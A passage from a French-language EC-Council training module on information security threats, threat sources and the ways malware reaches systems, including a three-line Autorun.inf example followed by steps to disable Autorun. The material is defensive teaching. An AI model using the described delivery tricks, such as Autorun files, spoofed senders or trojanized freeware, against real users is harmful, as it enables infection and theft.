Ce module a abordé en détail la méthode de la chaîne de frappe cyber, les TTP et les IoC. Il a également abordé les concepts de hacking et les catégories de hackeurs. Les différentes phases d'un piratage informatique ont également été abordées en détail. De plus, il a abordé les concepts de hacking éthique, sa portée et ses limites, ainsi que les compétences d'un hackeur éthique. Enfin, le module s'est terminé par un aperçu des outils de hacking éthique.

Dans le prochain module, nous aborderons en détail les menaces pour la sécurité de l'information, les vulnérabilités et les concepts de logiciels malveillants.



Module 03

Information Security Threats and Vulnerability Assessment



Module Objectives

- 1 Understanding the Threat and Threat Sources
- 2 Understanding Malware and Components of Malware
- 3 Overview of Common Techniques Attackers use to Distribute Malware on the Web
- 4 Overview of Different Types of Malware and Malware Countermeasures
- 5 Understanding Vulnerability and Vulnerability Classification
- 6 Understanding Vulnerability Assessment and Types of Vulnerability Assessment
- 7 Overview of Vulnerability Scoring Systems and Vulnerability Management Life Cycle
- 8 Understanding Vulnerability Assessment Tools and Vulnerability Exploitation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Objectifs du module


Les tendances récentes en matière de violations de la sécurité informatique montrent qu'aucun système ni aucun réseau n'est à l'abri des attaques. Toutes les organisations qui stockent, transmettent et manipulent des données doivent appliquer des mesures de protection strictes et surveiller en permanence leur environnement informatique afin d'identifier les vulnérabilités et de les éliminer avant qu'elles ne soient exploitées. Il est important de comprendre la différence entre une menace et une vulnérabilité. Les menaces sont des causes potentielles d'incidents qui ont un impact négatif sur l'infrastructure informatique de l'organisation, tandis que les vulnérabilités sont des défauts ou des failles de sécurité dans un système ou un réseau qui rendent les menaces possibles et incitent les pirates à les exploiter.

Ce module débute par une introduction sur les menaces et leurs origines. Il donne un aperçu des logiciels malveillants et de leurs types. Le module présente ensuite les vulnérabilités et se termine par une brève description des types d'évaluation des vulnérabilités et des outils d'évaluation des vulnérabilités.

À la fin de ce module, vous serez en mesure de :

- Expliquer ce qu'est une menace et ses sources.
- Comprendre ce qu'est un logiciel malveillant et ses composants.
- Décrire les techniques courantes utilisées par les attaquants pour diffuser des logiciels malveillants sur le Web.
- Décrire les différents types de logiciels malveillants et leurs contre-mesures.
- Expliquer la vulnérabilité et la classification des vulnérabilités.

- Comprendre la recherche sur les vulnérabilités.
- Comprendre l'évaluation de la vulnérabilité et les types d'évaluation de la vulnérabilité.
- Expliquer les systèmes de notation de la vulnérabilité et le cycle de vie de la gestion de la vulnérabilité.
- Connaître les outils d'évaluation des vulnérabilités et l'exploitation des vulnérabilités.



Définir la menace et ses origines

Les professionnels de la sécurité doivent comprendre les menaces et leurs origines afin de pouvoir facilement faire face à leur évolution, aux TTP et aux attaquants. Cette section traite de la menace et de ses origines.

What is a Threat?

- A threat is the potential occurrence of an undesirable event that can eventually **damage** and **disrupt** the operational and functional activities of an organization
- Attackers use cyber threats to **infiltrate** and **steal data** such as individual's personal information, financial information, and login credentials

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Qu'est-ce qu'une menace ?

Une menace est une cause potentielle d'incident qui peut endommager et perturber les activités opérationnelles et le fonctionnement d'une organisation. Une menace peut être tout type d'entité ou d'action réalisée sur des actifs physiques ou immatériels qui peut perturber la sécurité. L'existence de menaces peut être accidentelle, intentionnelle ou due à l'impact d'une autre action. Les attaquants utilisent les cybermenaces pour s'infiltrer et voler des données telles que des informations personnelles, des informations financières et des identifiants de connexion. Ils peuvent également utiliser un système compromis pour mener des activités malveillantes et lancer d'autres attaques. La criticité d'une menace est déterminée par l'ampleur des dommages qu'elle peut causer, par son caractère incontrôlable ou par le niveau de complexité pour identifier en amont les dernières menaces découvertes. Les menaces qui pèsent sur les actifs informationnels entraînent une perte de confidentialité, d'intégrité ou de disponibilité (CIA) des données. Elles entraînent également la perte de données, le vol d'identité, le cybersabotage et la divulgation d'informations.

Exemples de menaces

- Un attaquant vole les données sensibles d'une organisation.
- Un attaquant provoque l'arrêt d'un serveur.
- Un attaquant incite un employé à révéler des informations sensibles.
- Un pirate informatique infecte un système avec un logiciel malveillant.
- Un pirate usurpe l'identité d'une personne ayant l'autorisation d'accéder au système.
- Un pirate informatique modifie ou altère les données transférées sur un réseau.
- Un attaquant modifie à distance les données d'un serveur de base de données.

- Un attaquant effectue une redirection ou un transfert d'URL.
- Un attaquant effectue une escalade de privilèges pour obtenir un accès non autorisé.
- Un attaquant exécute des attaques par déni de service (DoS) pour rendre des ressources indisponibles.
- Un pirate informatique écoute un canal de communication sans accès autorisé.



Sources de menaces

Voici les différentes sources desquelles proviennent les menaces. Elles peuvent être classées en trois grandes catégories : les menaces naturelles, les menaces non intentionnelles (ou accidentielles) et les menaces intentionnelles.




Figure 3.1 : Catégories de menaces

▪ Menaces naturelles

Les événements naturels tels que les incendies, les inondations, les pannes de courant, la foudre, les météorites et les tremblements de terre constituent des menaces pour les

actifs d'une organisation. Ils peuvent, par exemple, causer de graves dommages physiques aux systèmes informatiques.

- **Menaces non intentionnelles**

Les menaces non intentionnelles ou accidentelles sont des menaces qui existent en raison du risque d'erreurs involontaires au sein de l'organisation. Il peut s'agir, par exemple, d'atteintes à la sécurité par des initiés, de négligence, d'erreurs d'opérateurs, du manque de qualification d'administrateurs, d'employés démotivés ou mal formés, ou d'accidents.

- **Menaces intentionnelles**

Il existe deux sources de menaces intentionnelles :

- **Menaces internes**

La plupart des infractions liées à l'informatique et à l'Internet sont des attaques d'initiés ou des attaques internes. Ces menaces sont le fait d'initiés au sein de l'organisation, tels que des employés mécontents ou négligents, et nuisent à l'organisation de manière intentionnelle ou non. La plupart de ces attaques sont menées par des utilisateurs du système d'information bénéficiant de priviléges.

Les attaques internes peuvent être motivées par une vengeance, un sentiment de rejet, une frustration ou un manque de sensibilisation à la sécurité. Les attaques d'initiés sont plus dangereuses que les attaques externes car les initiés connaissent l'architecture du réseau, les politiques de sécurité et les réglementations de l'organisation. Par ailleurs, les mesures et solutions de sécurité se concentrent généralement davantage sur les attaques externes, ce qui peut conduire une organisation à être sous-équipée pour identifier et contrer les attaques internes.

- **Menaces externes**

Les attaques externes sont réalisées en exploitant les vulnérabilités qui existent déjà dans un réseau, sans l'aide d'employés initiés. Par conséquent, la possibilité d'effectuer une attaque externe dépend de la sévérité des défauts ou faiblesses du réseau qui ont été identifiées. Les attaquants peuvent effectuer de telles attaques pour en tirer un avantage financier, pour nuire à la réputation de l'organisation ciblée ou simplement par défi ou par curiosité. Les attaquants externes peuvent être des personnes expertes en techniques d'attaque ou des groupes de personnes qui travaillent ensemble pour un motif commun. Ainsi, des attaques peuvent être menées dans le but de soutenir une cause, ou menées par des entreprises concurrentes à des fins d'espionnage, ou encore par des pays à des fins de surveillance. Les attaquants effectuant des attaques externes ont un plan prédefini et utilisent des outils et des techniques spécifiques pour pénétrer avec succès dans les réseaux. Les attaques externes peuvent être des attaques basées sur des applications et des virus, des attaques basées sur des mots de passe, des attaques basées sur la messagerie instantanée, des attaques basées sur le trafic réseau et des attaques basées sur le système d'exploitation (OS).


Les menaces externes sont classées en deux catégories :

- **Menaces externes organisées**

Les menaces externes organisées sont mises en œuvre par des attaquants techniquement qualifiés, qui utilisent divers outils pour accéder à un réseau, avec pour objectif de perturber les services. Ces attaques sont motivées par diverses raisons : pots-de-vin, racisme, politique, terrorisme, etc. Comme exemples, on peut citer les attaques par saturation ICMP distribuées, l'usurpation d'identité et l'exécution simultanée d'attaques provenant de sources multiples. Il peut être difficile de suivre et d'identifier un attaquant qui exécute une telle attaque.

- **Menaces externes non organisées**

Les menaces externes non organisées sont mises en œuvre par des attaquants non qualifiés, généralement des script kiddies qui peuvent être des hackeurs en herbe et qui souhaitent accéder aux réseaux. La plupart de ces attaques sont réalisées principalement par curiosité ou par défi, plutôt qu'avec des intentions criminelles. Ces attaquants non formés utilisent par exemple des outils disponibles gratuitement en ligne pour tenter d'attaquer un réseau ou pour pirater un site Web ou d'autres espaces publics sur Internet. Les menaces externes non organisées peuvent être facilement évitées en adoptant des solutions de sécurité telles que les outils de balayage des ports et d'adresses.



Les logiciels malveillants et leurs catégories

Pour comprendre les différentes catégories de logiciels malveillants et leur impact sur les ressources système et réseau, nous commencerons par aborder les concepts de base sur les logiciels malveillants (malwares). Cette section décrit les logiciels malveillants, les types de logiciels malveillants et met en évidence les techniques courantes utilisées par les attaquants pour diffuser des logiciels malveillants sur le Web.



Introduction to Malware

Malware is malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

Malware programmers develop and use malware to:



Attack browsers and **track websites** visited



Slow down systems and degrade system performance



Cause hardware failure, rendering computers **inoperable**



Steal personal information, including contacts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Introduction aux logiciels malveillants

Les malwares (pour Malicious Softwares) sont des logiciels malveillants qui endommagent ou neutralisent les systèmes informatiques et donnent un contrôle limité ou total de ces systèmes au pirate informatique pour qu'il puisse mener des activités malveillantes telles que le vol ou la fraude. Les logiciels malveillants sont notamment des virus, des vers (worms), des chevaux de Troie (troyans), des rootkits, des backdoors, des botnets, des ransomwares, des spywares, des adwares, des scarewares, des crapwares, des roughwares, des crypters, des keyloggers, etc. Ces logiciels malveillants peuvent supprimer des fichiers, ralentir les ordinateurs, voler des informations personnelles, envoyer des spams ou commettre des fraudes. Ils peuvent également être à l'origine de diverses activités malveillantes, allant de la simple publicité par courrier électronique à l'usurpation d'identité en passant par le vol de mots de passe.

Les concepteurs de logiciels malveillants les développent et les utilisent pour :

- Attaquer les navigateurs et suivre les sites Web visités.
- Ralentir les systèmes et en dégrader les performances.
- Provoquer des pannes matérielles, rendant les ordinateurs inopérants.
- Voler des informations personnelles, ainsi que des coordonnées de contacts.
- Effacer des informations précieuses, ce qui entraîne une perte de données importante.
- Attaquer d'autres systèmes informatiques directement à partir d'un système compromis.
- Envoyer des courriers électroniques publicitaires non sollicités (spams).

Different Ways for Malware to Enter a System



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Les différents moyens par lesquels les logiciels malveillants s'introduisent dans un système

▪ Les messageries instantanées

L'infection peut se produire via des messageries instantanées telles que Facebook Messenger, WhatsApp Messenger, LinkedIn Messenger, Google Hangouts ou ICQ. Les utilisateurs courrent un risque élevé lorsqu'ils reçoivent des fichiers via des messageries instantanées. Quelle que soit la personne qui envoie le fichier ou l'endroit d'où il est envoyé, il y a toujours un risque d'infection par un cheval de Troie. L'utilisateur ne peut jamais être sûr à 100% de qui se trouve à l'autre bout de la connexion à un moment donné. Si par exemple vous recevez un fichier via une application de messagerie instantanée d'une personne connue, comme Bob, vous allez essayer d'ouvrir et de regarder le fichier. Cela pourrait être une tactique consistante pour un attaquant qui a piraté l'identifiant et le mot de passe de la messagerie de Bob à diffuser des chevaux de Troie à tous les contacts de Bob pour piéger d'autres victimes.

▪ Les périphériques matériels portables et les dispositifs amovibles

- Les périphériques portables tels que les cartes mémoire flash, les CD/DVD et les disques durs externes peuvent injecter des logiciels malveillants dans un système. Un moyen simple d'injecter un malware dans un système ciblé est l'accès physique. Si, par exemple, Bob peut accéder au système d'Alice en son absence, il peut y installer un cheval de Troie en copiant le logiciel malveillant de sa carte mémoire flash sur le disque dur d'Alice.
- Un autre moyen d'infection par un logiciel malveillant installé sur un support amovible est la fonction Autorun. La fonction Autorun, également appelée Autoplay

ou Autostart, est une fonctionnalité de Windows qui, si elle est activée, lance un programme exécutable se trouvant sur un CD/DVD ou un périphérique de stockage USB dès qu'il est inséré ou connecté au système. Les attaquants peuvent exploiter cette fonction pour exécuter des logiciels malveillants en même temps que des programmes légitimes. Ils placent un fichier Autorun.inf contenant le logiciel malveillant dans un CD/DVD ou un périphérique USB et incitent les gens à l'insérer ou à le brancher sur leur système. Comme de nombreuses personnes ne sont pas conscientes des risques encourus, leurs ordinateurs sont vulnérables aux logiciels malveillants Autorun. Voici le contenu d'un fichier Autorun.inf :

```
[autorun]
open=setup.exe
icon=setup.exe
```

Pour limiter ce type d'infection, désactivez la fonctionnalité de démarrage automatique en suivant les instructions ci-dessous (pour un système sous Windows 10) :

1. Cliquer sur **Démarrer**, saisir **gpedit.msc** et cliquer sur **Ouvrir**.
 2. En cas d'invitation à entrer un mot de passe administrateur ou à confirmer l'action, saisir le mot de passe, ou cliquer sur **Oui** pour autoriser.
 3. Sous **Configuration ordinateur**, développer **Modèles d'administration**, développer **Composants Windows**, puis cliquer sur **Stratégies d'exécution automatique**.
 4. Dans le volet de détails, double-cliquer sur **Désactiver l'exécution automatique**.
 5. Cliquer sur **Activé**, puis sélectionner **Tous les lecteurs** dans la zone d'options **Désactiver la lecture automatique des** pour désactiver le lancement automatique sur tous les lecteurs.
 6. Redémarrer l'ordinateur.
- **Défaux des logiciels de navigation et de messagerie**

Les navigateurs Web obsolètes contiennent souvent des vulnérabilités qui peuvent présenter un risque majeur pour l'ordinateur de l'utilisateur. La navigation sur un site malveillant à partir de tels navigateurs peut infecter automatiquement la machine sans télécharger ni exécuter de programme. Le même scénario se produit lors de la consultation du courrier électronique avec Outlook Express ou un autre logiciel présentant des problèmes de sécurité qui sont connus. Là encore, le système de l'utilisateur peut être infecté sans même télécharger une pièce jointe. Pour réduire ces risques, utilisez toujours la dernière version du navigateur et du logiciel de messagerie.

- **Gestion des correctifs inadaptée**

Les logiciels non corrigés présentent un risque élevé. Les utilisateurs et les administrateurs informatiques ne mettent pas à jour leurs logiciels aussi souvent qu'ils

le devraient, et de nombreux attaquants tirent parti de cet état de fait bien connu. Les attaquants peuvent exploiter une gestion des correctifs insuffisante en injectant dans le logiciel obsolète un malware qui peut endommager les données stockées sur les systèmes de l'entreprise. Ce processus peut entraîner des failles de sécurité importantes, comme le vol de fichiers confidentiels et d'informations d'identification de l'entreprise. Parmi les applications qui se sont révélées vulnérables et ont été corrigées récemment, citons Google Play Core Library (CVE-2020-8913), Cloudflare WARP pour Windows (CVE-2020-35152), Oracle WebLogic Server (CVE-2020-14750) et Apache Tomcat (CVE-2021-24122). La gestion des correctifs doit être efficace pour atténuer les menaces, et il est essentiel d'appliquer les correctifs et de mettre régulièrement à jour les logiciels.

■ Applications trompeuses/leurre

Les attaquants peuvent facilement inciter une victime à télécharger des applications ou des programmes gratuits. Si un programme gratuit prétend fournir des fonctionnalités telles qu'un carnet d'adresses, l'accès à plusieurs comptes POP3 etc., de nombreux utilisateurs seront tentés de l'essayer. Pour rappel, POP3 (Post Office Protocol version 3) est un protocole de transfert de courrier électronique.

- Si une victime télécharge des programmes gratuits et les marque comme étant de confiance, les logiciels de protection tels que les antivirus ne donneront pas l'alerte lors de l'utilisation d'un tel logiciel. Dans cette situation, un attaquant reçoit des mots de passe de comptes POP3, des mots de passe en cache et des frappes au clavier par courrier électronique sans être remarqué.
- Les attaquants sont créatifs. Prenons l'exemple d'un attaquant qui crée un faux site Web (disons, "Audio Galaxy") pour télécharger des MP3. Il pourrait créer ce site en utilisant 15 Go d'espace pour les MP3 et en installant tous les autres éléments nécessaires pour créer l'illusion d'un site Web. Cela peut tromper les utilisateurs en leur faisant croire qu'ils ne font que télécharger des fichiers provenant d'autres utilisateurs du réseau. Cependant, le logiciel pourrait agir comme une porte dérobée et infecter des milliers d'utilisateurs naïfs.
- Certains sites Web renvoient même vers des logiciels de protection contre les chevaux de Troie, ce qui incite les utilisateurs à leur faire confiance et à télécharger des logiciels gratuits infectés. Le téléchargement comprend un fichier readme.txt qui fournit diverses explications sur la prétendue protection fournie et peut tromper presque tous les utilisateurs. Par conséquent, tout site de logiciel gratuit (freeware) doit faire l'objet d'une attention particulière avant qu'un logiciel ne soit téléchargé à partir de ce site.
- Les webmasters des sites de sécurité reconnus, et qui ont accès à de vastes archives contenant divers programmes de piratage, doivent agir de manière responsable en ce qui concerne les fichiers qu'ils fournissent et doivent les analyser souvent avec des logiciels antivirus et anti-malwares afin de garantir que leurs sites sont exempts de chevaux de Troie et de virus. Supposons qu'un attaquant soumette au webmaster

d'un site d'archive un programme infecté par un cheval de Troie (par exemple, un flooder UDP). Si le webmaster n'est pas vigilant, l'attaquant peut en profiter pour infecter les fichiers du site avec le cheval de Troie. Ceux qui utilisent des logiciels ou des applications Web doivent analyser leur système quotidiennement. S'ils détectent un nouveau fichier, il est indispensable de l'examiner. En cas de suspicion concernant un fichier, il est tout aussi important de le transmettre à des services spécialisés dans les analyses de logiciels pour une évaluation plus approfondie.

- Il est facile d'infecter des machines à l'aide de logiciels gratuits ; des précautions supplémentaires sont donc nécessaires.

■ **Sites non fiables et applications Web/logiciels gratuits**

Un site Web peut être suspect s'il se trouve chez un fournisseur de sites Web gratuits ou s'il propose des programmes destinés à des activités illégales.

- Il est très risqué de télécharger des programmes ou des outils situés sur des sites "underground", comme par exemple le logiciel NeuroticKat, car ces sites peuvent servir de relais à une attaque de type cheval de Troie sur les ordinateurs cibles. Les utilisateurs doivent prendre la mesure du risque élevé que représente la visite de tels sites avant de les consulter.
- De nombreux sites web malveillants ont une apparence professionnelle, de vastes archives, des forums de commentaires et des liens vers d'autres sites populaires. Les utilisateurs doivent analyser les fichiers à l'aide d'un logiciel antivirus avant de les télécharger. Ce n'est pas parce qu'un site web a l'air professionnel qu'il est sûr.
- Téléchargez toujours un logiciel à partir de son site d'origine (ou d'un miroir officiel), et non à partir de sites tiers proposant des liens vers le même logiciel (ou supposé même logiciel).

■ **Téléchargement de fichiers sur Internet**

Les chevaux de Troie pénètrent dans un système lorsque l'utilisateur télécharge des applications telles que des lecteurs MP3, des fichiers, des films, des jeux, des cartes de vœux et des économiseurs d'écran à partir de sites Internet malveillants, en les prenant pour des applications légitimes. Les macros Microsoft Word et Excel sont également utilisées pour transférer efficacement des logiciels malveillants et des fichiers Word/Excel malveillants peuvent infecter les systèmes. Les logiciels malveillants peuvent également être intégrés dans des fichiers audio/vidéo ainsi que dans des fichiers de sous-titres vidéo.

■ **Pièces jointes aux courriers électroniques**

Une pièce jointe à un courrier électronique est le moyen le plus courant pour diffuser des logiciels malveillants. La pièce jointe peut prendre n'importe quelle forme et l'attaquant utilise des moyens originaux pour inciter la victime à cliquer sur cette pièce jointe et à la télécharger. La pièce jointe peut être un document, un fichier audio, un fichier vidéo, une brochure, une facture, un avis de loterie, une lettre d'offre d'emploi,

une lettre d'approbation de prêt, un formulaire d'admission, une validation de contrat, etc.

Exemple 1 : L'ami d'un utilisateur fait des recherches et l'utilisateur aimeraient en savoir plus sur le sujet de recherche de son ami. L'utilisateur envoie un courrier électronique à son ami pour se renseigner sur le sujet et attend une réponse. Un attaquant ciblant l'utilisateur connaît également l'adresse électronique de l'ami. Il n'aura qu'à créer un programme pour remplir frauduleusement le champ "**De :**" du courrier électronique et y joindre un cheval de Troie. L'utilisateur consultera le message et pensera que son ami a répondu à la question posée dans une pièce jointe, il l'ouvrira sans se douter qu'il s'agit d'un cheval de Troie, avec pour conséquence une infection.

Certains clients de messagerie, tels qu'Outlook Express, ont des défauts qui permettent d'exécuter automatiquement les fichiers joints. Pour éviter ces attaques, utilisez des services de messagerie sécurisés, examinez les en-têtes des courriers électroniques contenant des pièces jointes, confirmez l'adresse électronique de l'expéditeur et ne téléchargez la pièce jointe que si l'expéditeur est légitime.

- **Propagation par les réseaux**

